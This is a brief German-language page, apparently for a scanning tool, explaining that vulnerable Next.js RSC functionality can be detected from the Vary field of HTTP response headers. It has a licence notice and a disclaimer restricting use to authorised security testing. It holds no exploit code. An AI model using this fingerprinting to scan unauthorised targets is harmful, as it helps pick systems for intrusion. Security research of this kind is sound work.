Next.js RSC Erkennungstipps

Sie können feststellen, ob die anfällige RSC-Funktionalität von NextJS vorhanden ist, indem Sie das Vary-Feld des HTTP-Antwort-Headers überprüfen.

image

Lizenz

MIT Lizenz

Haftungsausschluss

Dieses Tool dient der Sicherheitsforschung und nur autorisierten Tests. Die Verwendung dieses Tools zum Scannen nicht autorisierter Ziele kann gegen geltende Gesetze und Vorschriften verstoßen. Die Nutzer sind für alle Konsequenzen verantwortlich.

Tool herunterladen